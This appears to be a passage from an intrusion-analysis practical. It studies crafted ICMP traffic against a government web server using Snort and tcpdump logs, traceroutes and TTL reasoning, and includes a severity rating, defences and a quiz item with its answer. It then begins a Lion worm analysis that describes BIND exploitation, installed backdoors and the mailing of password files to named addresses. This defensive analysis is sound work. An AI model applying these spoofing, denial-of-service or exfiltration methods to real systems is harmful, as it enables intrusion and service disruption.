The affect of this packet crafting is probably more significant and dangerous than the other ICMP traffic viewed. The reason for this is that the destination host operation system, ie Windows NT 4.0 on www.X.com will be passed with crafted packet and will attempt to analyze it, to determine whether something needs to be sent again. The attackers intention is probably to cause a parse error, or overflow in reading in the bogus encapsulated datagram

[12] Stevens R, TCP/IP 1994 Illustrated Volume 1, Addison-Wesley New York, p117

values. This could result in either the operating system crashing, or perhaps even an attempt to place code on the execution stack, allowing for arbitrary code to be executed.

Below is a non-exhaustive list of the various bogus TCP Flags, and other TCP elements observed. As can be seen, values in the sequence number are often repeated, as with the TCP length values. In contrast to these varying TCP values, the TTL value of the encapsulated datagram was always 117 or 119. This may indicate the tool with which these packets were crafted.

Flags	Sequence #	Ack #	Window Size	Length	Urgent Ptr
*2U*P*S*	0x3EFFB912	0x86F1EB7F	0x8103	44	0x1C1A
12UAP*SF	0x3D7F8622	0x8C8D0DAF	0x92C1	52	0x106
1*UA****	0x3EFFBE95	0x471D7F1E	0x6441	60	0xC349
********	0x3D7FB976	0x1030300	0x100	0	
*****R*F	0x3D7FC4DE	0xFF9828DE	0xD864	24	
12***R**	0x3EFFB912	0x8898FC53	0x2801	32	
*2U*P*S*	0x3EFFB912	0x86F1EB7F	0x8103	44	0x1C1A
*2U*PR*F	0x3EFFB912	0x6E672043	0x6D69	24	0x696F
*2UAP**F	0x3EFFC143	0x706F6C69	0x2077	24	0x2074
*2U****F	0x3F0798F0	0x1000172	0x7270	0	0xC
*2*AP***	0x3F0798F0	0xD6DABEA7	0xDEE7	40	
*2*A**SF	0x41DD93FF	0x4CCC8AFB	0x6E6F	4	
U*P*	0xC1FC931A	0x6C8D4817	0x2047	4	0x6F0D
*2***RSF	0xC1FC931A	0xCD9F13C2	0x4E7F	56	
1**A***F	0xC1FC931A	0x7EBD0D1C	0x86FD	56	
****PRSF	0xC1FC931A	0x10001	0x6	48	
*2***R*F	0x46F8BF59	0x3C544954	0x3E53	16	

Finally, an element of the Host Unreachable attacks observed during a TTL cycle, ie from the packets, which started with a high TTL value and decremented to a TTL value of 1, was that occasionally the encapsulated packets would change. In the other ICMP TTL Exceeded attacks, the only changing value was the TTL. Again, this behavior could be used for identifying the tool used. For instance, consider the following datagrams, where the change in the encapsulated datagrams can be observed;

```
[**] ICMP Destination Unreachable (Undefined Code!) [**]
06/23-02:14:46.167823 146.188.249.6 -> X.Y.14.192
ICMP TTL:232 TOS:0x60 ID:0 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80 -> 206.194.195.192:1263
TCP TTL:119 TOS:0x0 ID:57273 IpLen:20 DgmLen:1500
******** Seq: 0x3D7FBF2A Ack: 0x1030300 Win: 0x100 TcpLen: 0
** END OF DUMP

[**] ICMP Destination Unreachable (Undefined Code!) [**]
06/23-02:14:46.169119 146.188.249.6 -> X.Y.14.192
ICMP TTL:231 TOS:0x60 ID:0 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80 -> 206.194.195.192:1263
TCP TTL:119 TOS:0x0 ID:57273 IpLen:20 DgmLen:1500
*****R*F Seq: 0x3D7FBF2A Ack: 0xFF9828DE Win: 0xD864 TcpLen: 24
** END OF DUMP
```

c. ICMP Fragmentation Required

```
04:15:03.419303 stk1 -dial4.popsite.net > www.X.com : icmp: 37 -
031.018.popsite.net unreachable - need to frag (mtu 1452 ) [tos 0x60]

[**] ICMP Destination Unreachable (Undefined Code!) [**]
06/23-04:15:03.419303 216.126.150.231 -> X.Y.14.192
ICMP TTL:241 TOS:0x60 ID:63505 IpLen:20 DgmLen:56
Type:3 Code:4 DESTINATION UNREACHABLE: FRAGMENTATION NEEDED
** ORIGINAL DATAGRAM DUM P:
X.Y.14.192 :80 -> 64.24.178.31:1527
TCP TTL:111 TOS:0x0 ID:65068 IpLen:20 DgmLen:1500
12***R** Seq: 0x3EFFB912 Ack: 0x85A3A5E3 Win: 0x634E TcpLen: 52
** END OF DUMP

00 00 05 AC 45 00 05 DC FE 2C 40 00 6F 06 3C 7A  ....E....,@.o.<z
CA 7D 0E C0 40 18 B2 1 F 00 50 05 F7 3E FF B9 12  .}..@....P..>...
```

ICMP Fragmentation packets are required when a router receives a datagram that requires fragmentation, but the Don't Fragment (DF) bit has been set in the IP header.

Again, like the above discussions, no such initial packet has been sent by www.X.com. However, unlike the above discussions, the TTL values did not decrement to 1, but instead remained constant at 241.

The possibility of www.X.com being spoofed now becomes a possibility. The following traceroute was performed back to the source host in the above ICMP datagram;

```
deamer:~# traceroute -n 216.126.150.231
traceroute to 216.126.150.231 (216.126.150.231), 30 hops max, 40 byte
packets
 1  202.125.0.1  0.978 ms  1.196 ms  0.856 ms
 2  202.139.137.121  5.274 ms  5.113 ms  5.047 ms
 3  202.139.190.32  5.106 ms  5.159 ms  5.106 ms
 4  166.63.225.165  5.569 ms  5.640 ms  9.527 ms
 5  208.172.35.189  241.536 ms  241.645 ms  241.532 ms
 6  * 208.172.35.206  243.382 ms  243.612 ms
 7  4.24.5.130  244.207 ms  243.556 ms  243.671 ms
 8  4.24.4.1  243.146 ms  243.882 ms *
 9  4.24.10.106  243.269 ms  243.235 ms  243.199 ms
10  4.24.40.22  243.793 ms  244.602 ms  243.912 ms
11  216.126.181.1  244.461 ms  243.691 ms  244.515 ms
12  216.126.181.6  253.241 ms  253.557 ms  253.072 ms
13  216.126.135.250  256.970 ms  258.530 ms *
14  216.126.150.231  256.384 ms * *
```

As can be seen, this indicates that the router which could have sent this packet is 14 hops away. If this value is added to the TTL of 241, witnessed as the packet traversed past the IDS sensor, 241 + 14, a value of 255 results. According to p96 of ICMP Usage in Scanning, Ofir Arkin - Sys Security Group (http://www.sys-security.com), a initial TTL value of 255 will be standard for most Unix type hosts. Indeed, this could very well be the response to a spoofed packet.

However, given the similarity of the encapsulated datagram to the above Host Unreachables, it is more likely that these viewed ICMP packets are part of the same attack, or at least originate from the same generating tool. Consider the following non-exhaustive list of TCP elements found in the encapsulated datagrams:

```
12***R** Seq: 0x3EFFB912 Ack: 0x85A3A5E3 Win: 0x634E TcpLen: 52
12***R** Seq: 0x3EFFB912 Ack: 0x8898FC53 Win: 0x2801 TcpLen: 32
```

```
*2U*P*S* Seq: 0x3EFFB912 Ack: 0x86F1EB7F Win: 0x8103 TcpLen: 44 UrgPtr:
0x1C1A
*2*****F Seq: 0x3EFFB912 Ack: 0x41414141 Win: 0x4141 T   cpLen: 16
*2U*PR*F Seq: 0x3EFFB912 Ack: 0x6E672043 Win: 0x6D69 TcpLen: 24 UrgPtr:
0x696F
12U*P**F Seq: 0x3EFFBE95 Ack: 0xF1575939 Win: 0x9CAA TcpLen: 44 UrgPtr:
0x9173
*2UA**SF Seq: 0x3EFFBE95 Ack: 0x6C046D61 Win: 0x376 TcpLen: 28 UrgPtr:
0x363
1*UA**** Se q: 0x3EFFBE95 Ack: 0x471D7F1E Win: 0x6441 TcpLen: 60 UrgPtr:
0xC349
12*A**SF Seq: 0x3EFFC143 Ack: 0xAAC89E2F Win: 0xA677 TcpLen: 40
```

These all appear very similar to those TCP values discussed above.

Finally, in considering the other distinct features of this type of ICMP attack, there is the MTU specified in the ICMP packet. Ie

```
04:15:03.419303 stk1 -dial4.popsite.net > www.X.com: icmp: 37-
031.018.popsite.net unreachable  - need to frag (mtu 1452) [tos
0x60]
```

Attempts were made to validate this MTU size, ye t no response can be illicit from the intermediate router.

Finally, there is the issue of speed. In this attack there were 13 packets received between 04:15:03 and 04:17:26. This leads to an average of one packet every 0.17 seconds. While other element of the attack have over 488 packets / second, ie one packet ever 2.05e-3 second.

Overall, I would suggest that this ICMP traffic was still associated with this overall attack, but perhaps was performed from a different location (hence the reduced speed), and was completed with a variation of tool or script being used.

d. ICMP Source Quench

The next ICMP traffic to be considered is illustrated below. ICMP Source Quench messages should be sent by a router when it is receiving datagrams at such a rate th at it cannot process all the data. As discussed before, this ICMP packets has been crafted, since no such data was being sent via this router, and the decrementing TTLs indicate that this is not the result of www.X.com being spoofed.

Aside from the effect of the inverse traceroute, ie the decrementing of the TTLs, and the rapid succession of traffic, this packet is unlikely to effect www.X.com. A router should only interpret th ese ICMP messages, and since the web server is not a router, the packets should be discarded. Earlier version of Windows, in particular Windows 95 were susceptible to such Source Quench attacks, but this has been rectified in recent patches and Windows ve rsions.

```
[**] ICMP Source Quench  [**]
06/23-21:54:09.431701  203.108.192.15  -> X.Y.14.192
ICMP TTL:249 TOS:0x0 ID:47361 IpLen:20 DgmLen:56 DF
Type:4 Code:0 SOURCE QUENCH

00 00 00 00 45 00 00 3C 5C F6 00 40 76 06 00 00  ....E..<  \..@v...
```

```
CA 7D 0E C0 CB 6C C0 4 E 00 50 04 20 49 D5 AC EA  .}...l.N.P. I...
```

e. ICMP Echo Requests

Aside from the obviously crafted packets, there also appears to be a number of suspicious ICMP Echo Requests made to www.X.com during this time. They a re being declared suspicious since they arrive either shortly before, or shortly after one of the above attacks. Perhaps they are being used to test if the webserver is still functioning correctly.

Although an Echo Request usually requires the Echo Rep ly to proceed back to the source of the Echo Request, it is still possible to 'intercept' the reply packet, and thus gain the information of the Reply.

Consider the following example in which the Echo Request from 63.104.196.56 follows the crafted Host Unreachable by 15 minutes. Furthermore, more Echo Requests from the same subnet host of 63.104.196.26 and 63.104.196.106 then follow. Notice that all have very similar payloads.

```
06/23-09:42:20.720410 210.84.63.40 -> X.Y.14.192
ICMP TTL:1 TOS:0x0 ID:51901 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
..
06/23-09:57:03.906463 63.104.196.56 -> X.Y.14.192
ICMP TTL:111 TOS:0x60 ID:28932 IpLen:20 DgmLen:32
Type:8  Code:0  ID:16489   Seq:57859  ECHO
04 00 15 00                                   ....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=   +=+=+=+=+=

06/23-09:57:03.906466 63.104.196.56 -> X.Y.14.192
ICMP TTL:111 TOS:0x60 ID:28933 IpLen:20 DgmLen:32
Type:8  Code:0  ID:16489   Seq:58115  ECHO
20 00 09 00                                    ...

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=   +=+=+=+=+=+=+=+=+=

06/23-09:57:03.923358 63.104.196.26 -> X.Y.14.192
ICMP TTL:112 TOS:0x60 ID:47041 IpLen:20 DgmLen:32
Type:8  Code:0  ID:32889   Seq:27772  ECHO
08 00 0E 00                                   ....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=   +=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

06/23-09:57:03.923437 63.104.196.26 -> X.Y.14.192
ICMP TTL:112 TOS:0x60 ID:47042 IpLen:20 DgmLen:32
Type:8  Code:0  ID:32889   Seq:28028  ECHO
09 00 0E 00

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

06/23-09:57:03.923440 63.104.196.106 -> X.Y.14.192
ICMP TTL:111 TOS:0x60 ID:12649 IpLen:20 DgmLen:32
Type:8  Code:0  ID:32873   Seq:49666  ECHO
2F 00 0F 00                                   /...

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+   =+=+=+=+=+=+=+

06/23-09:57:03.923452 63.104.196.106 -> X.Y.14.192
ICMP TTL:111 TOS:0x60 ID:12650 IpLen:20 DgmLen:32
Type:8  Code:0  ID:32873   Seq:49922  ECHO
2C 00 08 00                                   ,...
```

Given the TTL values in the requests a re of 111 and 112, and that a traceroute back to the hosts is 15, this indicates that the initial TTL value was about 128. This can be further verified with a Echo Request to the host, and then by considering the Echo Reply. In this case the reply has a TTL of 112, so again, the initial TTL was probably 128. This would indicate that these machines are running a Windows based operating system. Furthermore, the matching here would indicate that if the above Echo Requests were spoofed and the result interc epted, then a clever decision was made about the TTL values to set, to ensure the connection looked valid.

```
deamer:~# traceroute 63.104.196.106
traceroute to 63.104.196.106 (63.104.196.106), 30 hops max, 40 byte packets
 1  burn (202.125.0.1)  0.975 ms  0.842 ms  0.818 ms
 2  202.139.137.121 (202.139.137.121)  5.282 ms  5.143 ms  5.068 ms
 3  GigEth12-0-0.rr2.optus.net.au (202.139.191.22)  5.268 ms  5.229 ms  5.645 ms
 4  POS5-0-0.la1.optus.net.au (192.65.89.214)  316.166 ms  316.693 ms  316.905 ms
 5  acr1-serial2-3-2-0.Anaheim.cw.net (208.172.35.141)  318.366 ms  318.754 ms
319.797 ms
 6  208.172.35.202 (208.172.35.202)  319.532 ms  319.274 ms  322.073 ms
 7  0.so-0-2-0.XL2.LAX9.ALTER.NET (152.63.114.246)  321.389 ms  319.055 ms  323.679
ms
 8  0.so-4-0-0.XR2.LAX9.ALTER.NET (152.63.115.169)  319.488 ms  319.120 ms  320.393
ms
 9  lo0.TR2.LAX9.ALTER.NET (137.39.4.205)  319.564 ms  320.638 ms  319.191 ms
10  131.at-5-0-0.TR2.SLT4.ALTER.NET (152.63.5.134)  387.035 ms  388.647 ms  388.265
ms
11  190.at-1-0-0.XR2.SLT4.ALTER.NET (152.63.89.33)  387.233 ms  388.460 ms  387.220
ms
12  186.ATM9-0-0.GW1.SLT1.ALTER.NET (152.63.91.89)  388.058 ms  388.227 ms  390.042
ms
13  novell-gw.customer.alter.net (157.130.162.78)  405.682 ms  390.779 ms  389.550
ms
14  193.97.114.5 (193.97.114.5)  392.662 ms  390.153 ms  393.492 ms
15  193.97.114.5 (193.97.114.5)  391.562 ms !X *  391.418 ms !X
```

```
tcpdump: listening on exp0
23:41:47.600077 deamer. Y.com.au > 63.104.196.106: icmp: echo
request (ttl 255, id 2073)
23:41:47.990891 63.104 .196.106 > deamer. Y.com.au: icmp: echo reply
[tos 0x60] (ttl 112, id 2241)
```

The next ICMP Echo Requests shown below again may or may not be related to the other attacks, but they are unusual ICMP traffic, so they have been included in this discussion. The unusual nature of the packets is in the data payload, where the name of the destination is included. These requests must have been made with a particular ICMP tool, which may or may not be linked to the other traffic viewed.

```
06/23-11:38:49.283279 203.10 2.228.1 -> X.Y.14.192
ICMP TTL:54 TOS:0x0 ID:35144 IpLen:20 DgmLen:54
Type:8  Code:0  ID:48949   Seq:36196  ECHO
95 02 34 3B E9 AE 00 00 03 77 77 77 2E 61 63 74  ..4;.....www.   X
2E 67 6F 76 2E 61 75 00 00 00                    .  com...

=+=+=+=+=+=+=+=+=+=+ =+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

06/23-12:02:11.727751 203.102.228.1   -> X.Y.14.192
ICMP TTL:54 TOS:0x0 ID:41645 IpLen:20 DgmLen:54
Type:8  Code:0  ID:48949   Seq:14438  ECHO
0F 08 34 3B 39 8B 09 00 03 77 77 77 2E 61 63 74  ..4;9....   www.X
2E 67 6F 76 2E 61 75 00 00 00                    .  com...
```

Finally, there is also the following observation of a single Echo Request being made just prior to an ICMP attack. For instance, the examples below all show a single PING preceding an attack . Again, if these preceding Requests were part of the attack, it would be likely that the source has been spoofed, and that the result would be intercepted on the return path. It would be unlikely that if the probes were part of the attack that they would be launched from a host, unless the host itself was compromised.

```
13:02:09.633616 i091 -187.nv.iinet.net.au >  www.X.com : icmp: echo request
(DF)
13:02:09.633922  www.X.com  > i091-187.nv.iinet.net.au: icmp: echo reply
(DF)
13:08:27.017511 as3.cbr.au.asiao  nline.net >  www.X.com : icmp: time exceeded
in-transit [tos 0xc0]
13:08:27.017625 as3.cbr.au.asiaonline.net >   www.X.com : icmp: time exceeded
in-transit [tos 0xc0]
13:08:27.017680 as3.cbr.au.asiaonline.net >   www.X.com : icmp: time exceeded
in-transit [tos 0 xc0]
13:08:27.017764 as3.cbr.au.asiaonline.net >   www.X.com : icmp: time exceeded
in-transit [tos 0xc0]

15:13:32.429590 203.41.189.14 >   www.X.com : icmp: echo request (DF)
15:13:32.429890  www.X.com  > 203.41.189.14: icmp: echo reply (DF)
15:47:01.868157 as1 .cbr.au.asiaonline.net >  www.X.com : icmp: time exceeded
in-transit [tos 0xc0]
15:47:01.868254 as1.cbr.au.asiaonline.net >   www.X.com : icmp: time exceeded
in-transit [tos 0xc0]
15:47:01.868306 as1.cbr.au.asiaonline.net >   www.X.com : icmp: time exceeded
in-transit [tos 0xc0]
15:47:01.868390 as1.cbr.au.asiaonline.net >   www.X.com : icmp: time exceeded
in-transit [tos 0xc0]


16:00:35.047623 sv.us.ircache.net >   www.X.com : icmp: echo request [tos
0x60]
16:00:35.047701  www.X.com  > sv.us.ircache.net: icmp: echo re  ply [tos 0x60]
16:02:46.308738 a001 -m001.napr.clear.net.nz >  www.X.com : icmp: host a001 -
m001 u73.napr.clear.net.nz unreachable
16:02:46.308807 a001 -m001.napr.clear.net.nz >  www.X.com : icmp: host a001 -
m001-u73.napr.clear.net.nz unreachable
16:02:46.308938  a001-m001.napr.clear.net.nz >  www.X.com : icmp: host a001 -
m001-u73.napr.clear.net.nz unreachable
16:02:46.310158 a001 -m001.napr.clear.net.nz >  www.X.com : icmp: host a001 -
m001-u73.napr.clear.net.nz unreachabl

19:53:27.811473 sv.us.ircache.net >   www.X.com : icmp: echo request [tos
0x60]
19:53:27.811540  www.X.com  > sv.us.ircache.net: icmp: echo reply [tos 0x60]
19:53:39.738099 cba0105.cba.iprimus.net.au >   www.X.com : icmp: time
exceeded in -transit (DF) [tos 0x60]
19:53:39.738158 cba0105.cba.iprimus.net.au >   www.X.com : icmp: time
exceeded in -transit (DF) [tos 0x60]
19:53:39.738295 cba0105.cba.iprimus.net.au >   www.X.com : icmp: time
exceeded in -transit (DF) [tos 0x60]
19:53:39.739511 cba0105.cba.iprimus.net.au >   www.X.com : icmp: time
exceeded in -transit (DF) [t os 0x60]
```

f. Initial TTLs

As has been previously noted, there were three types of TTL toggling. There was those packets which started with a high TTL value and decrement, those which started with a low TTL value (<

60) and decremented, and the one element of the attack which held a constant TTL value. Of the decrementing TTLs, this would be used to perform an inverse traceroute from the host, such that intermediate hops to the www.X.com host could be identified. This information could be used to launch an attack against a host upstream from the webserver.

The TTL decrementing may also serve an additional purpose, in that it makes each packet distinctly different. This may be of use to avoid network countermeasures to repeated traffic. For instance, a simple counter measure may be to block traffic, which is continually repeated, in a short period of time. If a simple change such as a TTL decrement is made, such a simple countermeasure may not be of use.

It is unclear why there is such a discrepancy in the initial TTL values. If the sources were spoofed, then the initial TTLs would be of little concern. However, if the sources were not spoofed, or the packets were specifically crafted, then the initial TTL may be of considerable importance.

Consider the following two hosts, 203.12.167.22 and 203.12.167.18. The former of these showed an initial TTL value of 244, and the other 52. Given the IP addresses it would appear that they are probably from the same net work, and quite likely the same location. In performing traceroutes back to these hosts, the following information is gathered;

```
traceroute to 203.12.167.22 (203.12.167.22), 30 hops max, 40 byte packets
 1  202.125.0.1  0.935 ms  0.841 ms  0.815 ms
 2  202.139.137.121  5.177 ms  5.098 ms  5.166 ms
 3  202.139.190.22  5.236 ms  5.154 ms  5.170 ms
 4  192.65.89.214  316.881 ms  317.843 ms  317.149 ms
 5  208.172.35.141  318.615 ms  318.472 ms  318.428 ms
 6  208.172.35.202  319.601 ms  320.762 ms  320.206 ms
 7  152.63.114.242  321.373 ms  320.378 ms  320.185 ms
 8  152.63.115.161  319.683 ms  323.325 ms  319.276 ms
 9  152.63.15.118  320.986 ms  319.571 ms  323.745 ms
10  152.63.5.102  332.360 ms  332.613 ms  333.047 ms
11  152.63.51.5  339.320 ms  337.416 m  s  337.036 ms
12  146.188.144.249  339.012 ms  337.966 ms  338.900 ms
13  157.130.178.62  340.107 ms  341.896 ms  340.069 ms
14  203.12.167.1  728.984 ms  744.751 ms  759.420 ms
15  203.12.167.22  712.892 ms  699.864 ms  717.389 ms

deamer:~# traceroute  -n 203.12.167.18
traceroute to 203.12.167.18 (203.12.167.18), 30 hops max, 40 byte packets
 1  202.125.0.1  1.048 ms  0.840 ms  0.897 ms
 2  202.139.137.121  5.171 ms  5.082 ms  5.063 ms
 3  202.139.191.22  5.191 ms  5.213 ms  5.250 ms
 4  192.65.89.214  316 .638 ms  316.800 ms  317.734 ms
 5  208.172.35.141  319.743 ms  318.362 ms  318.535 ms
 6  208.172.35.202  321.391 ms  320.993 ms  320.556 ms
 7  152.63.114.242  321.356 ms  319.775 ms  320.235 ms
 8  152.63.115.161  320.833 ms  319.925 ms  319.234 ms
 9  152.63.15.118  319.510 ms  319.411 ms  321.448 ms
10  152.63.5.102  332.822 ms  336.326 ms  336.268 ms
11  152.63.51.5  341.440 ms  336.628 ms  337.470 ms
12  146.188.144.249  341.985 ms  340.944 ms  338.262 ms
13  157.130.178.62  344.455 ms  339.009 ms  3  40.310 ms
14  203.12.167.1  737.866 ms  753.885 ms  713.829 ms
15  203.12.167.18  732.806 ms  707.570 ms  784.294 ms
```

This confirms that the two hosts are the same distance away. This would indicate that any difference in the initial TTLs is a result of either specific crafting, or a difference in operating system.

If the difference is a result of different operating systems, then this is significant because it would mean that this attack could be launched from multiple operating systems!

Given that f or us to reach the hosts takes 15 hops, it is possible that the original TTL values are actually 255 and 64. This would require that it would take the foreign host 11 or 12 hops to reach us, which is feasible. Given an original TTL of at least 64, this rules out Windows as an attacking host. Window NT, ME, 98, and 95 appears to have an initial TTL of 32 for sending ICMP, and 128 for Windows 2000 Server and Professional editions [13]. It appears that Linux Kernels 2.0.x, 2.2.14 [14] and 2.4.3 [15] have an initial TTL of 64 for sending ICMP. Most other operating systems have initial ICMP TTLs of 255, see for instance FreeBSD, OpenBSD, Solaris and HP - UX[16].

From these observations, it could be concluded that if the source addresses were not spoofed, the likely atta cking machines would include a Linux host and a Unix variant of some kind. To take this a step further, it could be asserted that if the source hosts involved were not spoofed, and must have been compromised in some way to send such data, that Linux and U nix type hosts could be vulnerable to some kind of attack.

Overall, there it is difficult to determine if the hosts have been spoofed, or have been used to launch the attack. Perhaps if the hosts have been spoofed, the utility used to spoof is thorough enough to generate the correct TTLs for the operating systems being spoofed!

2. Probability of a spoofed source

As previously discussed, the source addresses in the crafted ICMP packets are most likely spoofed. Further evidence of this can be found with the following log extracts. Below it indicates that a connection came from asiaonline.net, and this detect was made from an IDS on the left hand side of the redundant iSecure infrastructure. However, such traffic from asiaonline.net would have been routed v ia the AsiaOnline peering link, and hence would have appeared into the right hand side of the infrastructure. Again it is confirmed that spoofed source addresses must have been used.

```
13:08:27.017511 as3.cbr.au.asiaonline.net >   www.X.com : icmp: time
exceeded in-transit [tos 0xc0]
13:08:27.017625 as3.cbr.au.asiaonline.net >   www.X.com : icmp: time
exceeded in -transit

15:47:01.868157 as1.cbr.au.asiaonline.net >   www.X.com : icmp: time
exceeded in -transit [tos 0xc0]
```

[13] http://www.sys -security.com/html/papers.html
[14] http://www.sys -security.com/html/papers.html
[15] root@arena:/home/andrew# uname -a
Linux arena 2.4.3 #1 SMP Fri Apr 6 15:23:51 EST 2001 i686 unknown
root@arena:/ home/andrew# tcpdump -i eth0 -n -vv icmp
17:28:25.767487 10.12.1.11 > 10.12.1.13: icmp: echo request (DF) (ttl 64, id 0)
[16] http://www.sys -security.com/html/papers.html

15:47:01.868254 as1.cbr.au.asiaonline.net > www.X.com : icmp: time exceeded in-transit [tos 0xc0]

3. Stimulus vs Response

As indicated above, the ICMP traffic being received is a stimulus, since the www.X.com web server did not send any traffic to the supposed sour ces, and no such ICMP traffic should have been elicited from the viewed sources.

4. Service targeted

A web server is being targeted, so the services of HTTP and HTTPS are being affected. If the ICMP traffic succeeded in crashing the host, or by making the host unresponsive, then the service of providing web pages would be stopped.

5. Attack Purpose

All the attacks are probably aiming to cause a denial of service on www.X.com. The aim would be to try and crash the webse rver, or at least to cause the CPU to become 100% used.

Although the exact tool, which caused this attack, has not been found, other similar tools are readily available. For instance, see http://packetstorm.security.com/DoS/indexdl.shtml , where the source code for oasis2.c, and icmpstrike.c could be used for form this sort of attack.

iv. Attack mechanism

As discussed above in the attack explanation.

v. Correlations

Similar activity has bee n reported at http://www.incidents.org/archives/intrusions/msg00307.html

This activity reported above has the similar characteristics of the incorrect encapsulated datagram for a Host Unreachable, however, it does not have the same source and destination ports in the encapsulated datagram.

I can not find any other similar reports for this activity.

vi. Evidence of active targeting

As mentioned above, the ICMP Echo Request packets viewed may have been involved with gathering information, and targeting the ho st.

vii. Severity

(Criticality + Lethality) – (System Countermeasures + Network Countermeasures) = Severity

	Rating	**Comment**
Criticality	4	The web server hosts a large Government web site
Lethality	2	Aside from the potential of HTTP requests being served sl owly, no other

		affects were noticed
System Countermeasures	4	The web server was fully patched, and has the most recent service patches applied
Network Countermeasures	2	The firewall failed to prevent the traffic from being passed through . However, due t o redundant paths from the Internet to the web server, the traffic would have been distributed among the redundant paths, thus reducing congestion for other DMZ traffic

4 + 2 – (4 + 0) = 2

viii. Defense recommendation

The firewall which sits between the Internet and the DMZ where the web server sits should have its configuration altered to try to block such activity of unsolicited inbound ICMP data.

Snort 1.8 rules could be used to issue a dynamic response to the firewall (Firewall -1) using OPSEC, to dyn amically change the firewall rules to block all ICMP traffic from the specific source for a specified period of time.

ix. Multiple choice question

Which answer best explains the following Snort alert;

```
[**] ICMP Destination Unreachable (Undefined Code!)   [**]
06/23-02:14:31.871202  152.63.49.25  -> X.Y.14.192
ICMP TTL:247 TOS:0x60 ID:0 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80  -> 206.194.195.192:1263
TCP TTL:117 TOS:0x0 ID:17337 IpLen:20 DgmLen  :1500
12UAP*SF Seq: 0x3D7F8622 Ack: 0x8C8D0DAF Win: 0x92C1 TcpLen: 52 UrgPtr: 0x106
** END OF DUMP
```

a. Snort has alerted to a strange TCP connection which has TCP Flags of 12UAP*SF
b. Snort has alerted to a ICMP Host Unreachable packet because of the strange enc apsulated datagram
c. Snort has alerted to a ICMP Host Unreachable packet being received
d. All of the above

Answer; c

2. Lion Worm Analysis

"ALERT! A DANGEROUS NEW WORM IS SPEADING ON THE INTERNET" [17]

"The dangerous Lion worm is stalking Linux systems. Worse the n the Ramen worm, Lion installs then hides hacker tools on the vulnerable systems …" [18]

1. Introduction

This paper is a discussion of the Linux Lion worm. The paper aims to provide an overall understanding of the worm, as well as to provide detailed analysis of the worm's distinctive features. Recommendations will also be made on how the worm can be detected, removed, and blocked from affecting a computer system.

2. Worm History

a. Background

The Linux Lion worm is basically a worm which scans random B class (255.255.0.0) networks looking for vulnerable version of BIND. On finding a vulnerable version, a buffer overflow is attempted, allowing a root compromise of the host. Once compromised, varieties of 'backdoors' are installed on the host, various files are e mailed to a Chinese email account, and a collection of binaries are overwritten. The newly compromised host then begins to scan random B class networks, and continues to compromise other vulnerable hosts.

The worm itself has three distinct variations, al l sharing the same core code, but each with slight adaptations. Each variation of the worm has core components of a TCP portscanner, a BIND buffer overflow exploit, and a number of scripts which bring together all the individual components. The difference in versions will be discussed below.

The code of the worm is similar to previous worms, such as the ADMWorm[19] (1998), Millenium Worm [20] (1999), and the Ramen Worm [21] (2001). Evidence indicates that only minor adaptations were required to transform existing L inux worm code to make the Lion worm [22]

b. Creation

The worm made its first major appearance in late March 2001, with the SANS Institute issuing an alert on the 23 March, 2001 7:00 AM [23]. However, the individual vulnerabilities which the Lion worm exploits were publically known well before this Alert was issued. Indeed, the worm attacks systems using the Bind TSIG buffer overflow [24] attack, for which advisories had been posted in late January 2001 [25].

---

17 http://www.linuxsecurity.com/articles/network_security_article -2734.html
18 http://news .zdnet.co.uk/story/0,,s2085274,00.html
19 http://www.whitehats.com/library/worms/adm/
20 http://www.whitehats.com/library/worms/mworm/ , http://www.georgetoft.com/worm/
21 http://www.ciac.org/ciac/ bulletins/1 -040.shtml
22 See http://www.whitehats.com/library/worms/lion/index.html at page 2 - Composition
23 http://www.linuxsecurity.com/articles/network_security_article -2734.html
24 http://www.sans.org/y2k/practical/Paul_Asadoorian_GCIA.doc
25 http://www.securityfocus.com/vdb/bottom.html?vid=2302 , http://cve.mitre.org/cgi -bin/cvename.cgi?name=CAN -2001-0012, and http://www.cert.org/advisories/CA -2001-02.html

According to the Lion worm analysis undertaken by Max Vision [26], the worm was initially of Chinese origin, made by a hacker named 'Lion'. Apparently, Lion was a founder of the Honker Union of China at http://www.cnhonker.com, which is a group who support the "cyber defense of t he motherland sovereignty of China". The worm was released to make a political statement to Japan, in protest to certain literature being taught in Japanese schools.

c. Variations

As indicated above, there were three reported variations to the Lion worm. The first two instances of the worm were quite similar, in that the tools which are used to perform the scans and subsequent compromises are downloaded from a web site of http://coollion.51.net, and that /etc/shadow and /etc/passwd are emailed to 1i0nip@china.net. However, once this web site was taken down, the worm was altered to retrieve the required tools from the compromising host via a backdoor port connection. Using thi s method, as was used by the Ramen Worm [27], the worm could propagate itself without the need of an external website. The third variation also resulted in emails being sent to huckit@china.com, rather than the previous address.

Other variations will be discussed throughout the course of this discussion.

3. Relationship to other worms

a. RAMEN Worm

The RAMEN worm was identified in late January of 2001. It made use of known vulnerabilities, which were identified in late 2 000. The worm was of significant interest because of its targeting of default Red Hat Linux systems. Although the worm did not do any significant damage to the files on the compromised host, the index.html file was altered and large amounts of bandwidth were consumed by the scanning undertaken by a compromised host.

As indicated above, the Lion worm appears to be very similar to the Ramen worm, and it would appear that code has been reused in the newer worm.

A full explanation of the Ramen worm and i ts components can be found at http://www.sans.org/infosecFAQ/malicious/ramen3.htm.

b. Linux Cheese Worm

